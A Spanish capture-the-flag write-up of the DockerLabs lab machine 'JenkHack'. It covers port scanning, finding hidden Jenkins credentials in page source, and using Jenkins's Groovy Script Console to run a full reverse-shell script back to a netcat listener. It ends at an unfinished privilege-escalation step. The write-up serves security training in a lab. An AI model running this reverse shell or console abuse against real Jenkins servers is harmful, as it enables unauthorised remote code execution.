🏴‍☠️ Write-Up: Máquina "JenkHack"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣**Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣**Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣**Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣**Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Confirmo conectividad con la máquina objetivo.



```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.084 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.084/0.084/0.084/0.000 ms
```


🎯 2. Escaneo y Enumeración

Busco y enumero los puertos abiertos junto a sus versiones.




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 16:03 EDT
Nmap scan report for pressenter.hl (172.17.0.2)
Host is up (0.000011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Hacker Nexus - jenkhack.hl
|_http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp  open  ssl/http Jetty 10.0.13
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(10.0.13)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2024-09-01T12:00:45
|_Not valid after:  2025-09-01T12:00:45
| http-robots.txt: 1 disallowed entry
|_/
8080/tcp open  http     Jetty 10.0.13
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(10.0.13)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.86 seconds
```

Busco directorios en su web.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 3515]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Revisando el código fuente de la interfaz principal veo que hay un dominio.




```html
                    <h3>Advanced <span class="highlight">Admin Tools</span></h3>
                    <p>Manage your systems efficiently with our comprehensive tools.</p>
                    <p><em>Explore how <span class="hidden">jenkins-admin</span> can optimize your workflows.</em></p>
                </div>
                <div class="service-item">
                    <img src="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcSm9QsnEbRf5NU51IyoPD3LSok3q4d_25auKA&s" alt="cassandra">
                    <h3>Database Management</h3>
                    <p>Secure and manage your databases with cutting-edge solutions.</p>
                    <p><em>Learn more about <span class="hidden">cassandra</span> for advanced data management.</em></p>
                </div>
                <div class="service-item">
                    <img src="https://pbs.twimg.com/profile_images/1707408286981472256/ATqgURB5_400x400.jpg" alt="Hacking Tools">
                    <h3>Exclusive <span class="highlight">Hacking Tools</span></h3>
                    <p>Access a suite of tools designed for professionals and enthusiasts alike.</p>
                    <p><em>Visit <span class="hidden">jenkhack.hl</span> for unique insights and tools.</em></p>
                </div>
            </div>
        </section>

        <section class="features">
            <h2>Key Features</h2>
            <div class="feature-item">
                <h3>Real-Time Monitoring</h3>
                <p>Track and monitor your systems with real-time updates and alerts.</p>
            </div>
            <div class="feature-item">
                <h3>Advanced Analytics</h3>
                <p>Utilize advanced analytics to gain deep insights and make informed decisions.</p>
            </div>
            <div class="feature-item">
                <h3>Custom Solutions</h3>
                <p>Get tailored solutions to meet your specific security needs.</p>
            </div>
        </section>

        <section class="contact">
            <h2>Contact Us</h2>
            <p>For more information, reach out to us at <a href="mailto:contact@jenkhack.hl">contact@jenkhack.hl</a></p>
        </section>
    </main>

    <footer>
        <div class="container">
            <p>&copy; 2024 Hacker Nexus. All Rights Reserved.</p>
        </div>
    </footer>

    <script src="scripts.js"></script>
</body>
</html>
```

Añado el dominio a la ip.




```
┌──(kali㉿kali)-[~]
└─$ nano /etc/hosts
```



```
  GNU nano 8.4
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
172.17.0.2      jenkhack.hl
```


En el código fuente encuentro información oculta (hidden) como posible nombre de usuario y contraseña.



```
<section class="services" id="services">
    <h2>Our Services</h2>
    <div class="service-grid">
        <div class="service-item">
            <img src="https://miro.medium.com/v2/resize:fit:1400/0*_n2AQxhJSwAlIMke" alt="jenkins-admin">
            <h3>Advanced <span class="highlight">Admin Tools</span></h3>
            <p>Manage your systems efficiently with our comprehensive tools.</p>
            <p><em>Explore how <span class="hidden">jenkins-admin</span> can optimize your workflows.</em></p>
        </div>
        <div class="service-item">
            <img src="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcSm9QsnEbRf5NU51IyoPD3LSok3q4d_25auKA&s" alt="cassandra">
            <h3>Database Management</h3>
            <p>Secure and manage your databases with cutting-edge solutions.</p>
            <p><em>Learn more about <span class="hidden">cassandra</span> for advanced data management.</em></p>
        </div>
```

💥 3. Explotación de Vulnerabilidades

Intentando combinaciones encontré la coombinación de usuario y contraseña, lo que me permitió entrar al panel de administración.



172.17.0.2:8080/loginError

Welcome to Jenkins!

Invalid username or password


jenkins-admin

•••••••••

□ Keep me signed in

Sign in

Navegando por en panel de administración me di cuenta que hay una consola que ejecuta código en lenguaje Groovy.



172.17.0.2:8080/computer/(built-in)/script

Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:


```
println System.getenv("PATH")
```

```
println "uname -a".execute().text
```

This execution happens in the agent JVM.

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

Como ejecuta código en lenguaje Groovy, decido hacer una reverse shell usando un script en Groovy.



IP 172.17.0.1 Port 443 +1

root privileges required.

```
sudo nc -lvnp 443
```


Type nc

OS All Name

```
String host="172.17.0.1";int port=443;String cmd="sh";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(p
e.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Th
read.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```


Shell sh Encoding None

Me pongo a la escucha con netcat para recibir la conexión.



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
```

Ingreso el código en Groovy y ejecuto.



Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println System.getenv("PATH")
```


```
println "uname -a".execute().text
```

This execution happens in the agent JVM.

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Recibo la conexión en mi netcat.




```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 36702
whoami
jenkins
id
uid=101(jenkins) gid=103(jenkins) groups=103(jenkins)
```

Ahora, mejoro la terminal:

(1) script /dev/null -c bash
(2) ctrl +z
(3) stty raw -echo;fg
(4) reset xterm
(5) export SHELL=bash
(6) export TERM=xterm


🔐 4. Escalada de Privilegios y Post-explotación

No tengo la contraseña del usuario jenkins, por ende, no puedo ver los archivos con permisos SUDO esta vez.




```
jenkins@f0ba84c8802c:~$ sudo -l
[sudo] password for jenkins:
Sorry, try again.
```

Tampoco encontré algo interesante en los binarios SUID.



